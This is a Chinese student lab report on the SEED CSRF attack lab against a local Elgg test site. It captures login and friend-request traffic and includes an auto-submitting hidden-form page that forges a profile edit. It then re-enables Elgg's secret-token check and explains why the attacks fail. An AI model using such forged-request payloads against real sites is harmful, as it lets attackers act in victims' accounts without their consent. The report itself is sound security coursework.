

信息安全实验报告

Lab 10 Cross-Site Request Forgery (CSRF) Attack Lab

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Task 1

打开 <http://www.csrflabelgg.com> 进入 Elgg 页面；打开 HTTP Header Live 插件，登录 Bobby 账号。

捕获 HTTP GET 请求如下：

```
http://www.csrflabelgg.com/cache/1549469429/default/font-awesome/css/font-awesome.css
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/activity
Cookie: Elgg=4fcegk0athdgmjo763ebiegff1
Connection: keep-alive
GET: HTTP/1.1 200 OK
Server: Apache/2.4.18 (Ubuntu)
Expires: Mon, 06 Dec 2021 04:35:19 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 6666
Content-Type: text/css;charset=utf-8
Date: Tue, 08 Jun 2021 07:04:53 GMT
```

使用开发者工具查看字段：

Headers	Cookies	Params	Response	Timings
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No parameters for this request

GET 请求并无任何字段；

捕获 HTTP POST 请求如下：

```
http://www.csrflabelgg.com/action/login
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 88
Cookie: Elgg=bjld96frvg2vailprnucrsr24
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=6lPcA0awMa_pwuLSDzj72A&__elgg_ts=1623141676&username=bobby&password=seedbobby
POST: HTTP/1.1 302 Found
Date: Tue, 08 Jun 2021 08:44:26 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: Elgg=1h6kharjs70btpvsk5dp8ff4d4; path=/
Location: http://www.csrflabelgg.com/
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```

使用开发者工具查看字段：

Headers	Cookies	Params	Response	Timings
▼ Filter request parameters				
▼ Form data				
__elgg_token: 6lPcAOawMa_pwuLSDzj72A				
__elgg_ts: 1623141676				
password: seedboby				
username: boby				

POST 请求中出现了四个字段：

__elgg_token 字段与 __elgg_ts 字段是 Elgg 针对 CSRF 攻击设置的防御机制，本实验中已经禁用，后续攻击中不需要考虑这两个参数；password 字段与 username 字段则是传输的数据，对应 Bobby 登录时的密码和用户名。

GET 请求会将数据附加在请求的 URL 中；而 POST 请求则会将数据放在请求的数据字段中。

Task 2

让 Alice 向 Bobby 发送好友请求，用 HTTP Header Live 捕获 GET 请求如下：

```
http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=1623138054&__elgg_token=
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/search?q=boby&search_type=all
X-Requested-With: XMLHttpRequest
Cookie: Elgg=dnraad3o5g8r80evcneaco7c01
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Tue, 08 Jun 2021 07:41:01 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 382
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=utf-8
```

URL 为 “http://www.csrflabelgg.com/action/friends/add?friend=43” ，即 Bobby 的 GUID 为 43，后面的 elgg_ts 字段和 elgg_token 字段是 Elgg 针对 CSRF 攻击设置的防御机制，本实验中已经禁用，后续攻击中不需要考虑这两个参数。

删除 Bobby 的好友位置，接下来要通过针对 GET 请求的 CSRF 攻击来让 Bobby 成为 Alice 的好友。

在/var/www/CSRF/Attacker 路径中创建文件 index.html：


```
<html>
<body>

</body>
</html>
```

只要打开 www.csrfbattacker.com 网站, 标签就会自动向 src 属性指定的 URL 发送一个 HTTP GET 请求。将 src 指向 Alice 向 Bobby 添加好友时的 URL,只要 Alice 账号登录时打开了恶意网站,就相当于主动添加 Bobby 为好友。


登录 Alice 账号, 此时 Bobby 不是 Alice 的好友:



打开恶意网站: www.csrfbattacker.com, 此时 HTTP Header Live 捕获到了一个 GET 请求:

```
http://www.csrflabelgg.com/action/friends/add?friend=43
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrfbattacker.com/
Cookie: Elgg=dnraad3o5g8r80evcneaco7c01
Connection: keep-alive
GET: HTTP/1.1 302 Found
Date: Tue, 08 Jun 2021 07:49:33 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrfbattacker.com/
Content-Length: 0
Keep-Alive: timeout=5, max=97
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
```

刷新页面, 发现此时 Bobby 成为了 Alice 的好友:



Task 3

登录 Alice 账号修改个人介绍，用 HTTP Header Live 捕获 POST 请求如下：

```
http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 496
Cookie: Elgg=4slb6nq1qhrpv8ut0nk2q9tcu0
Connection: keep-alive
Upgrade-Insecure-Requests: 1
_elgg_token=ZSPVvZRbcnUfs4mcxjveDw&_elgg_ts=1623224987&name=Alice&description=<p>test</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&acce
POST: HTTP/1.1 302 Found
Date: Wed, 09 Jun 2021 07:50:06 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/alice
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
```

由此可以得到 URL 为 “http://www.csrflabelgg.com/action/profile/edit” ，
Alice 的 GUID 为 42，descripton 字段的内容即为修改的个人介绍。

在/var/www/CSRF/Attacker 路径中创建文件 index2.html：

```
<html>
  <body>

    <h1>This page forges an HTTP POST request.</h1>

    <script type="text/javascript">
      function forge_post()
      {
        var fields;
        // The following are form entries need to be filled out by attackers.
        // The entries are made hidden, so the victim won't be able to see them.
        fields += "<input type='hidden' name='name' value='Alice'>";
        fields += "<input type='hidden' name='description' value='Boby is my Hero'>";
        fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
        fields += "<input type='hidden' name='guid' value='42'>";
        // Create a <form> element.
        var p = document.createElement("form");
        // Construct the form
        p.action = "http://www.csrflabelgg.com/action/profile/edit";
        p.innerHTML = fields;
        p.method = "post";
        // Append the form to the current page.
        document.body.appendChild(p);
        // Submit the form
        p.submit();
      }
      // Invoke forge_post() after the page is loaded.
      window.onload = function() { forge_post();}
    </script>


  </body>
</html>
```

在<script>标签内动态创建一个表单，表单构造好之后会被添加到恶意网站上，当恶意网站被打开，forge_post 函数自动被调用，运行到 p.submit 函数将整个表单发送出去，就相当于向目标 URL 发送了一个包含表单内容的 POST 请求。

登录 Alice 的账号并打开恶意网站,此时 HTTP Header Live 捕获到了一个 POST 请求:


```
http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 77
Cookie: Elgg=4slb6nq1qhrpv8ut0nk2q9tcu0
Connection: keep-alive
Upgrade-Insecure-Requests: 1
name=Alice&description=Boby is my Hero&accesslevel[description]=2&guid=42
POST: HTTP/1.1 302 Found
Date: Wed, 09 Jun 2021 08:24:51 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/alice
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
```

此时页面刷新, Alice 的个人介绍被改变:



Question1:

访问 Alice 的主页, 然后使用开发者工具查看网页源码即可找到 Alice 的 GUID。



Question2:

我觉得可以, 在防御措施关闭的情况下, 攻击成功关键在于能否动态获取访问网页的 GUID 及其用户名, 而这些参数都可以在主页的源码中查找到。

Task 4

打开/var/www/CSRF/ Elgg/vendor/elgg/elgg/engine/classes/Elgg 路径下的 ActionsService.php 文件,将 gatekeeper 函数第一行 return true 注释掉,让后面的代码得以执行:

```
/**
 * @see action_gatekeeper
 * @access private
 */
public function gatekeeper($action) {
    //return true;

    if ($action === 'login') {
        if ($this->validateActionToken(false)) {
            return true;
        }


        $token = get_input('_elgg_token');
        $ts = (int)get_input('_elgg_ts');
        if ($token && $this->validateTokenTimestamp($ts)) {
            // The tokens are present and the time looks valid: this is probably a mismatch due to the
            // login form being on a different domain.
            register_error(_elgg_services()->translator->translate('actiongatekeeper:crosssitelogin'));

            forward('login', 'csrf');
        }

        // let the validator send an appropriate msg
        $this->validateActionToken();
    } else if ($this->validateActionToken()) {
        return true;
    }


    forward(REFERER, 'csrf');
}
```

删除 Bobby 的好友位置, 重新进行 Task2 中的攻击:



发现攻击没有成功。

清空 Alice 的个人介绍, 重新进行 Task3 的攻击:



Alice 的个人介绍并未被修改, 而且个人介绍的编辑页面中会不断弹出信息警告 elgg_ts 字段和 elgg_token 字段缺失, 说明保护措施已经开启。

Elgg 网站的机密令牌是两个机密值 elgg_ts 字段和 elgg_token 字段，它们由 ActionsService.php 文件生成并添加到每个网页中。

在 HTTP Header Live 中捕获的 POST 请求中的机密值：

```
http://www.csrflabelgg.com/action/profile/edit
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/alice/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 496
Cookie: Elgg=silin2laaptrv9oqe3k91rfuv4
Connection: keep-alive
Upgrade-Insecure-Requests: 1
_elgg_token=9U8I-E50ftYAZAJNeVA87g&_elgg_ts=1623237533&name=Alice&description=<p>test</p>
&accesslevel[description]=2&briefdescription=&accesslevel[briefdescription]=2&location=&acce
POST: HTTP/1.1 302 Found
Date: Wed, 09 Jun 2021 11:36:36 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/profile/alice
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
```

将 return true 注释掉之后, gatekeeper 函数就能够根据 elgg_ts 和 elgg_token 字段来验证请求是否跨站。由于同源策略, 浏览器会阻止 <script> 中的代码访问 Elgg 页面的任何内容, 请求无法获取 elgg_ts 和 elgg_token 字段, 也就让这个跨站请求无法通过验证, 导致攻击失败。